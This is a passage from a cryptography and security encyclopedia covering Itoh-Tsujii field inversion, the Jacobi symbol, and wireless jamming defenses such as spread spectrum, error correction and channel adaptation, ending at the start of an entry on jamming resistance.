A^{\sum_{i=1}^{16} q^i} &= \left(A^{\sum_{i=1}^{8} q^i}\right)^{q^8} \cdot \left(A^{\sum_{i=1}^{8} q^i}\right)
\end{aligned}
$$

Notice that in computing $A^{q^{16}+q^{15}+\cdots+q^2+q}$, one has also computed A^{q^2+q}. The complexity to compute A^{r-1} (and, thus, the complexity to compute A^{-1} if the complexity of multiplication and inversion in $\mathbb{F}_q$ can be neglected) in $\mathbb{F}_{q^{19}}$ is found to be 5 multiplications in $\mathbb{F}_{q^{19}}$ and 18 exponentiations to the qth power in agreement with (7).

In their work, Itoh and Tsujii [5] assume a normal basis representation for the field elements of $\mathbb{F}_{q^m}$, $q = 2^n$. In this case, the exponentiations to the qth power are simply cyclic shifts of the m coefficients that represent an individual field element. In polynomial (or standard) basis, however, these exponentiations are, in general, considerably more expensive. Guajardo and Paar [4] take advantage of finite field properties and of the algorithm characteristics to improve on the overall complexity of the ITA in polynomial basis. In particular, the authors make use of two facts: (1) the algorithm performs alternating multiplications and several exponentiations to the qth power in a sequential manner and (2) raising an element $A \in \mathbb{F}_q$, $q = p^n$, to the q^eth power is a linear operation in $\mathbb{F}_{q^m}$, since q is a power of the field characteristic.

In general, computing A^{q^e} has a complexity of $m(m-1)$ multiplications and $m(m-2)+1 = (m-1)^2$ additions

in $\mathbb{F}_q$ [4]. This complexity is roughly the same as one $\mathbb{F}_{q^m}$ multiplication, which requires m^2 subfield multiplications if one does not assume fast convolution techniques (e.g., the ►Karatsuba algorithm for multiplication). However, in polynomial basis representation computing A^{q^e}, where $e > 1$, can be shown to be as costly as a single exponentiation to the qth power. Thus, [4] performs as many subsequent exponentiations to the qth power in one step between multiplications as possible, yielding the same multiplication complexity as in (7), but a reduced number of q^e-exponentiations. This is summarized in Theorem 2.

Theorem 2 [4 *Theorem* 2] *Let* $A \in \mathbb{F}_{q^m}$. *One can compute* A^{r-1}, *where* $r - 1 = q + q^2 + \cdots + q^{(m-1)}$ *with no more than*

$$\#MUL = \lfloor \log_2(m-1) \rfloor + HW(m-1) - 1$$
$$\#q^e\text{-}EXP = \lfloor \log_2(m-1) \rfloor + HW(m-1)$$

operations, where #MUL and $\#q^e$*-EXP refer to multiplications and exponentiations to the* q^e*th power in* $\mathbb{F}_{q^m}$, *respectively.*

It should be stressed that Theorem 2 is just an upper bound on the complexity of this exponentiation. Thus, it is possible to find addition chains which yield better complexity as shown in [2]. Finally, observe that from Theorem 2, it follows that Step 1 of the ITA algorithm requires about as many exponentiations to the q^eth power as multiplications in $\mathbb{F}_{q^m}$ if a polynomial basis representation is being used.

Optimizations and Applications

In the previous section, it has been shown that raising an element $A \in \mathbb{F}_{q^m}$ to the q^eth power can be computationally roughly as costly as performing one multiplication in $\mathbb{F}_{q^m}$. Hence, if it is possible to make exponentiations to the q^eth power more efficient, considerable speedups of the algorithm can be expected. Three classes of finite fields are introduced in [4] for which the complexity of these exponentiations is in fact substantially lower than that of a general multiplication in $\mathbb{F}_{q^m}$. These are:

- Fields $\mathbb{F}_{2^{nm}}$ with binary field polynomials.
- Fields $\mathbb{F}_{q^m}$, $q = p^n$ and p an odd prime, with binomials as field polynomials.
- Fields $\mathbb{F}_{q^m}$, $q = p^n$ and p an odd prime, with binary equally spaced field polynomials (ESP), where a binary ESP is a polynomial of the form $x^{sm} + x^{s(m-1)} + x^{s(m-2)} + \cdots + x^{2s} + x^s + 1$.

The ITA has found applications in cryptography. Early applications of the algorithm to the cryptographic setting are described in [3], where fields of binary characteristic are used. However, even characteristic composite fields have been found to be weak and are generally not longer recommended for cryptographic applications. On the other hand, the ITA remains an attractive choice for the computation of the inverse in odd characteristic fields and, in particular, in ►optimal extension fields [1]. Recently, Rodríguez-Henríquez et al. [7] have shown that the Itoh and Tsujii inversion algorithm is amenable to parallelization as well, by expressing the addition chain in terms of square root operations instead of squarings. For irreducible trinomials $P(x) = x^m + x^k + 1$, with m and k odd numbers, the square root operation is particularly efficient (simpler than a squaring operation) and therefore the overall inversion computation benefits.

Recommended Reading

1. Bailey DV, Paar C (2001) Efficient arithmetic in finite field extensions with application in elliptic curve cryptography. J Cryptol 14(3):153–176
2. Chung JW, Sim SG, Lee PJ (2000) Fast implementation of elliptic curve defined over $GF(p^m)$ on CalmRISC with MAC2424 coprocessor. In: Koç ÇK, Paar C (eds) Workshop on cryptographic hardware and embedded systems – CHES 2000. Lecture notes in computer science, vol 1965. Springer, Berlin, 17–18 Aug 2000, pp 57–70
3. Guajardo J, Paar C (1997) Efficient algorithms for elliptic curve cryptosystems. In: Kaliski Jr B (ed) Advances in Cryptology – CRYPTO '97. Lecture notes in computer science, vol 1294. Springer, Berlin, Aug 1997, pp 342–356
4. Guajardo J, Paar C (Feb 2002) Itoh-Tsujii inversion in standard basis and its application in cryptography and codes. Des Codes Cryptogr 25(2):207–216
5. Itoh T, Tsujii S (1988) A fast algorithm for computing multiplicative inverses in $GF(2^m)$ using normal bases. Inf Comput 78:171–177
6. Lidl R, Niederreiter H (1997) Finite fields. Encyclopedia of mathematics and its applications, 2nd edn. vol 20. Cambridge University Press, Cambridge
7. Rodríguez-Henríquez F, Morales-Luna G, Saqib NA, Cortés NC (2007) Parallel Itoh-Tsujii multiplicative inversion algorithm for a special class of trinomials. Des Codes Cryptogr 45(1):19–37

J

Jacobi Symbol

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Legendre Symbol; ►Quadratic Residue; ►Quadratic Residuosity Problem

Background

The Jacobi symbol was introduced by C.G.J. Jacobi in 1837.

Definition

The Jacobi symbol of an integer x modulo an odd positive integer n is the product of the Legendre symbols of x modulo each (possibly repeated) prime factor of n.

Theory

The *Jacobi symbol* generalizes the ►Legendre symbol to all odd integers. Let n be an odd, positive integer with prime factorization

$$n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k},$$

where the ►prime numbers $p_1, \ldots, p_k$ are distinct, and let x be an integer. The Jacobi symbol of x modulo n, denoted $\left(\frac{x}{n}\right)$ equals the product of Legendre symbols of x with respect to each of the primes (counting repeats):

$$\left(\frac{x}{n}\right) = \left(\frac{x}{p_1}\right)^{a_1} \left(\frac{x}{p_2}\right)^{a_2} \cdots \left(\frac{x}{p_k}\right)^{a_k}.$$

If n is prime, then the Jacobi symbol is the same as the Legendre symbol.

The Jacobi symbol may be computed efficiently even when the prime factorization of n is unknown by the *Quadratic Reciprocity Theorem*, a fact that was proved by Gauss (see Chap. 5 of [1]).

Applications

The Jacobi symbol is employed in some ►primality tests. It also occurs in relation to the Quadratic Residuosity Problem.

Recommended Reading

1. Ireland KF, Rosen M (1991) A classical introduction to modern number theory, vol 84. Graduate texts in mathematics. Springer, Berlin.

Jamming Attack Defense

Wenyuan Xu
Department of Computer Science and Engineering, University of South Carolina, SC, Columbia

Synonyms

Anti-jamming strategy; Radio interference attack defense

Related Concepts

►Communication Systems; ►Denial of Service Attack

Definition

Jamming attack defense is a measure performed by wireless devices to ensure that information can be transmitted and received correctly despite deliberate jamming attempts. The jamming attack defense can be implemented in hardware or software forms.

Background

Spread spectrum techniques are the earliest known anti-jamming countermeasures and come in many forms. Among all forms, frequency-hopping is the first invention. In the early twentieth century, Nikola Tesla touched on the concept of frequency hopping in his 1903 US Patent 723,188 and 1903 US Patent 725,605. These patents involve altering the carrier frequency or other exclusive characteristics to achieve immunity to interference. Frequency hopping is also mentioned by radio pioneer Johannes Zenneck in his book "Wireless Telegraphy" (German, 1908, English translation McGraw Hill, 1915), by a Polish engineer, Leonard Danilewicz, in 1929, and by several others in various patents. One of the best known patents is by actress Hedy Lamarr and composer George Antheil in 1942, US Patent 2,292,387. It was intended to supply secret communication updating torpedo tracking systems via the use of frequency hopping radio. The patent was gifted to the USA and classified.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Spread spectrum systems were used by the US government to guarantee communication security and ability to withstand jamming, with continued classified research into the subject matter. During World War II, spread spectrum techniques were applied by the US Army Signal Corps in a communication system called SIGSALY for communication between Roosevelt and Churchill, but due to its top secret nature, SIGSALY's existence did not become known until the 1980s. To this day many military applications of the technology are still classified.

In 1976, "Spread Spectrum Systems," by Robert Dixon, sparked commercial interest in the technology. Initial commercial use of spread spectrum began in the 1980s in the US with three systems [9]: Equatorial Communications System's very small aperture (VSAT) satellite terminal system for newspaper newswire services; Del Norte Technology's radionavigation system for navigation of aircraft for crop dusting and similar applications; Qualcomm's OmniTRACS system for communications to trucks. In 1985, the Federal Communications Commission passed 47 CFR 15.247 [4], which allowed non-licensed [6] use of spread spectrum systems in the 902–928, 2,400–2,483.5, and 5,725–5,850 MHz bands. The technologies that use spread spectrum in these bands include Wi-Fi, Bluetooth, cordless telephones, and 3G networks.

The spread spectrum techniques are typically implemented in hardware, and the level of resilience to radio interference is determined when the radio hardware was designed. Starting in the early twenty-first century, effort has been devoted to design defense strategies that can react to the jamming attacks and provide protection that are implemented in the link layer and layers above. The link layer defense involves using channel adaption, error correction code, and covert timing channels.

Theory and Applications

Jamming attack defense can be divided into two categories. One is measures implemented in the physical layer (Network Protocol Stack) and the other is measures implemented in the link layer and layers above (Network Protocol Stack). Typically, the physical layer defense strategies are proactive, and the ones in the link layer and layers above are reactive defense.


Jamming Attack Defense in the Physical Layer

Spread spectrum techniques are considered the physical layer defense. It provides many appealing features, and one of them is the resistance to jamming. The idea of spread spectrum system is to transmit signal by spreading it over a wide frequency band, much wider than the minimum bandwidth required to transmit the signal. For instance, a spread spectrum system takes a narrowband signal with a bandwidth of a few kiloHertz and distributes it over a wideband that is many megaHertz wide by modulating it with a special sequential of noise-like signal structure, a pseudorandom sequence. To retrieve the original information signal, the receiver demodulates the received signals using the same sequence. As the result of spreading and de-spreading operation, the signal-to-noise ratio on the channel is enhanced and the effect of jamming is reduced. This is because the de-spreading is accomplished by correlating the received spread spectrum with the same sequence. When the two signals are matched, the desired signal collapses to its original bandwidth before spreading, whereas any unmatched input (the jamming signal) is spread to the wideband. A filter then rejects all but the desired narrowband signal. The resulting effect of enhancing signal-to-noise ratio on the channel is called process gain (Fig. 1).


Depending on the methods that spread the narrowband signal, spread spectrum techniques can be divided into the following varieties: frequency-hopping spread spectrum (FHSS), direct-sequence spread spectrum (DSSS), time-hopping spread spectrum (THSS), chirp spread spectrum (CSS), and combinations of these techniques. Among them, FHSS, DSSS, and the combination of those two provide better jamming resistance.

Frequency-hopping spread spectrum (FHSS). Frequency hopping systems rapidly "hop" its carrier from frequency to frequency among, possibly, thousands of frequencies. The specific order of frequencies that the "hopper" switches through are a pseudorandom sequence known to both transmitter and receiver, and the rate of frequency hopping is a function of the information rate, the amount of redundance used, if any, and the distance to the nearest potential jammer. The challenge of FHSS is to synchronize the hopping sequence at both the transmitter and the receiver (Fig. 2).

FHSS is robust to the narrowband jamming signal, because the jamming signal will be effective only when the hopper happens to hop to that frequency. For instance, if a transmitter switches its frequency randomly over a maximum of 2,000 channels, it will see the jamming signal 0.05% of the time. Alternatively, if the jamming signal spread over the whole 2,000 channel or the jamming signal follows each frequency hop, then the frequency hopping techniques are no longer robust to those jamming attacks. Thus, in some sense the frequency hopping techniques make it harder for jammers to be effective (Fig. 3).




Jamming Attack Defense. Fig. 1 General model of spread spectrum system



Jamming Attack Defense. Fig. 2 Illustration of frequency hopping on eight channels (**a**) channel assignment (**b**) channel usage over time


Direct-sequence spread spectrum (DSSS) Direct-sequence spread-spectrum systems multiply the narrow-band signal to be transmitted by a "noise" signal. This noise signal is a pseudorandom sequence of 1 and −1 values, at a frequency much higher than that of the original signal, thereby spreading the energy of the original signal into a much wider band. The resulting signal resembles white noise. However, this noise-like signal can be used to exactly reconstruct the original data at the receiving end, by multiplying it by the same pseudorandom (PN) sequence (because $1 \times 1 = 1$, and $-1 \times -1 = 1$). This process, known as "de-spreading," mathematically constitutes a correlation of the transmitted PN sequence with the PN sequence that the receiver believes the transmitter is using. For de-spreading to work correctly, the transmit and receive sequences must be synchronized. This requires the receiver to synchronize its sequence with the transmitter's sequence via some sort of timing search process (Fig. 4).

The de-spreading mechanism reduces the jamming signal power and makes the DSSS techniques resistance to many types of jamming attacks. However, DSSS can only defense certain jamming attacks. A jammer that transmit continuous signals can defeat the DSSS system by increasing its jamming power high enough to overcome the processing gain in the receiver. Alternatively, a jammer can emit pulse signals with the peak power much higher than the constant power, and adopt a 33% duty cycle pulse which is adequate for effective jamming [1] (Fig. 5).




Jamming Attack Defense. Fig. 3 A spectrum analyzer photo of FHSS signal [4]


Time-hopping spread spectrum (THSS) Time hopping systems use the pseudorandom sequence to control the transmitter on and off. This form of spread spectrum modulation is mainly applied in combination with frequency hopping, such as in the RACEP systems developed by Martin Marietta Corp. Time hopping by itself is not effective in coping with jamming attacks, unless it is combined with frequency hopping to prevent single frequency interference from causing significant communication disturbance.



Jamming Attack Defense. Fig. 4 An illustration of DSSS



Jamming Attack Defense. Fig. 5 A spectrum analyzer photo of DSSS signal [5]



Jamming Attack Defense. Fig. 6 A graph of a sinusoidal linear chirp

Chirp spread spectrum (CSS) A chirp is a sinusoidal-wave signal whose frequency increases or decreases with time. It is also known as a sweep signal as its frequency scan through a predetermined frequency band. Modulating the narrowband signal with a chirp will spread the signal over a wider frequency band. Similar to frequency hopping technique, chirp spread spectrum can only reduce the narrowband jamming attack, since such a jammer only affect the chirp receiver for a small percentage of the time. Additionally, if the jammer can determine the tuning slope of the chirp frequency, it can effectively disable the chirp receiver by sweeping the frequency band at the same pace as the chirp.

Power control To reduce the jamming effect, a transmitter can increase its transmission power. Essentially, the likelihood of correct packet transmission is affected by the bit error rate (BER), which is, in turn, determined by the signal-to-noise ratio (SNR) [12]. The higher the SNR is, the less the BER will be. In jamming scenarios, the jamming signal contributes to the noise part, and thus its effectiveness is determined by SNR or more precisely jamming-to-signal ratio. Raising the transmission power of the transceiver increases the SNR and reduces the jamming effect. However, such a defense method is limited by the maximum achievable transmission power of the transceiver and the jammer as well (Fig. 6).

Jamming Attack Defense in the Link Layer and Layers Above

Error-correcting code is a block of redundant data that is appended to the original message at the sender. The Code provides extra information for the receiver to identify the location of errors occurring during the transmission process and to correct them. However, each type of code has a limit on the total number of errors that it can correct. Typically, the more bits that are added as an

Error-Correction Code, the larger number of errors that it is capable to correct. The popular codes used in modern systems include Reed–Solomon codes [7], turbo codes, BCH codes, Reed–Muller codes, Binary Golay codes, and low-density parity-check codes (LDPC) [11].


Reed–Solomon block code takes a fixed block of input data and produce a fixed block of output. For example, the most widely used R-S(255,223) processes one 223-byte message block at a time, and appends 32 redundant bytes to each block. It can handle up to eight incorrect bytes per data block. Consider the scenario where frequency hopping is used and a narrowband jammer is constantly jamming one hop. If the total number of hops are 255, then R-S(255,223) can correct all bit errors caused by this narrowband jammer, and thus reduces the effectiveness of this jammer. As a result, to adequately disturb the communication, a jammer has to interfere with at least eight hops.

Link-layer channel adaptation The link-layer channel adaptation strategies [2, 13] work similarly as frequency hopping, for example, multiple frequency channels are being used for data communication. However, unlike physically layer frequency hopping, link-layer channel adaptation techniques are software-based strategies. Therefore, they can be deployed on any legacy wireless devices that is able to work on multiple orthogonal channels. Much work has shown that channel adaptation can be applied on sensor platforms (Berkeley motes) [14] and 802.11 devices [10]. Although link-layer channel-hopping can be implemented proactively, one of its biggest advantages is, perhaps, its ability to react to jamming attacks. Before the jammer becomes active, the wireless devices can work in their original style, for example, working on one channel. As soon as the jamming attacks are detected, reactive channel adaptation occurs and makes the entire network or only the jamming region to switch to a different radio channel. As such, it imposes little overhead to wireless devices in non-jamming scenarios while altering the network working mode on demand to cope with jamming attacks.

Figure 7 demonstrates the packet delivery time series for the number of packets delivered to the sink, the data collecting center. During one window interval, each sensor generated five packets and should deliver around five packets to the sink. Shortly after the jammer was turned on, nodes $\{10, 52, 53\}$ lost their connections because they were directly affected. After the jammer was detected, nodes $\{10, 52, 53\}$ switched to the new channel and a subset of nodes multiplex between the original and new channels to relay packets. As a result, nodes $\{10, 52, 53\}$ resumed their ability to deliver packets to the sink.

Similar to frequency hopping, the link-layer channel adaptation can reduce the effectiveness of a narrowband jammer who does not "follow" the network as it switch its working channel.


Spatial retreats The basic idea behind spatial retreats is that when mobile wireless devices are interfered by



Jamming Attack Defense. Fig. 7 Illustration of link-layer channel adaptation: (**a**) the network topology snapshot of the Mica2 testbed shortly after the jammer was turned on; (**b**) packet delivery time series in a five-packet window when applying link-layer channel adaptation [14]

jamming attacks, they should simply move to a safe location, for example an area that is no longer affected by jamming attacks. Spatial retreats are suitable for the network that consists of mobile participants, such as users with cell phones, WLAN-enabled laptops, or mobile sensors. One potential problem with spatial retreat is that a mobile jammer can move through the mobile networks and cause large number of mobile devices to relocate. By doing so, an attacker can cause the network to be partitioned, thereby severing network communications. To address this problem, spatial retreat strategies typically contain two phases: (1) Escape phase, in which the wireless devices that are located within the jammed area move to "safe" regions, and (2) Reconstruction phase, in which the mobile devices move around to achieve uniform network coverage, thereby preventing the jammer from partitioning the network [8], as illustrated in Fig. 8.

Convert timing channels The idea of convert channels [15] is that although a jammer might prevent the successful reception of packets, the fact that there was an attempted, incoming packet could be exploited to convey information. In a conventional network stack, the physical and data link layers are responsible for providing reliable packet delivery services. Since jamming disrupts these two layers yet still allows for the detection of packet failure events, it is possible to create a low-rate overlay between the normal data link layer and the network layer that would allow for the resumption of network services. As such, the overlay first detects failed packet reception in spite of jamming attacks and then maps the presence of failed packets into information that needs to be delivered. One mapping strategy is to let each sender modulate the packet transmission time using an Optical Orthogonal Code (OOC) [3] that is assigned to it, and the receiver uses the same code



Jamming Attack Defense. Fig. 8 Illustrate that a robust spatial retreats algorithm can repair the effect of a jammer passing through the coverage region [8]. The red circle depicts the jamming range

to recover the information being modulated, similar to the principle of code division multiple access (CDMA). Covert Timing Channel techniques are not only suitable for narrowband jammers but also suitable for broadband jammers without unlimited transmission.

Open Problems

In terms of jamming attack defense strategies, there is no panacea capable of restoring the communication disrupted by any types of jamming attacks. Each jamming defense strategy has its limitation on its achievable anti-jam margins and thus can only make certain types of jamming difficult. It is thus to be discovered, if possible, a panacea for jamming attacks.

Recommended Reading

1. Adamy D (2004) EW 102: a second course in electronic warfare. Artech House
2. Chen Y, Xu W, Trappe W, Zhang Y (2009) Securing emerging wireless systems -lower-layer approaches. Springer
3. Chung F, Salehi J, Wei V (1989) Optical orthogonal codes: design, analysis and applications. IEEE Trans Inform Theory, 35(3): 595–604
4. Code of Federal Regulations. 47 cfr 15.247. http://frwebgate.access.gpo.gov/
5. Dixon R (1976) Spread spectrum systems. Wiley, New York
6. George Mason University School of Law. The genesis of unlicensed wireless policy: how spread spectrum devices won access to license-exempt band-width. http://iep.gmu.edu/UnlicensedWireless
7. Kim S, Stark W (1989) Optimum rate reed-solomon codes for frequency-hopped spread-spectrum multiple-access communication systems. IEEE Trans Commun
8. Ma K, Zhang Y, Trappe W (2005) Mobile network management and robust spatial retreats via network dynamics. In: Proceedings of the 1st International workshop on resource provisioning and management in sensor networks (RPMSN 05)
9. Marcus MJ Early civil spread spectrum history. http://www.marcus-spectrum.com/SSHistory.htm
10. Navda V, Bohra A, Ganguly S, Izmailov R, Rubenstein D (2007) Using channel hopping to increase 802.11 resilience to jamming attacks. In: IEEE Infocom Minisymposium, pp 2526–2530
11. Peterson WW, Weldon EJ (1972) Error-correcting codes. MIT Press
12. Viterbi AJ, Omura JK (1979) Principles of digital communication and coding. McGraw-Hill
13. Wood AD, Stankovic JA, Zhou G (2007) Deejam: defeating energy efficient jamming in ieee 802.15.4-based wireless networks. In: Communications society conference on sensor, mesh and ad hoc communications and networks (SECON)
14. Xu W, Trappe W, Zhang Y (2007) Channel surfing: defending wireless sensor networks from interference. In: IPSN '07, Proceedings of the 6th international conference on Information processing in sensor networks, pp 499–508
15. Xu W, Trappe W, Zhang Y (2008). Anti-jamming timing channels for wireless networks. In: WiSec '08, Proceedings of the first ACM conference on wireless network security, New York. pp 203–213

Jamming Resistance

Srdjan Capkun
System Security Group, Department of Computer Science, Zürich, Switzerland

Related Concepts

►Direct Sequence Spread Spectrum; ►Frequency Hopping Spread Spectrum; ►Uncoordinated Spread Spectrum

Definition

In radio communications, jamming is defined as the intentional prevention of communication by the use of electromagnetic signals. Jamming resistance techniques provide resilience to jamming attacks when the attacker has limited transmission power and therefore cannot prevent communication on all available communication frequencies simultaneously.

Background

Jamming resistance has been considered already in the early 1900s. Nikola Tesla discussed it in 1903 in two US patents; in those patents he also described jamming resistance techniques similar to frequency hopping. In 1908, a German radio pioneer Johannes Zenneck mentioned frequency hopping in his book Wireless Telegraphy. Several other inventions of frequency hopping have later followed of which the 1942 US patent by the actress Hedy Lamarr and composer George Antheil is the most well known. The books by Adamy give a good overview of jamming resistance in the context of the electronic warfare.

Theory

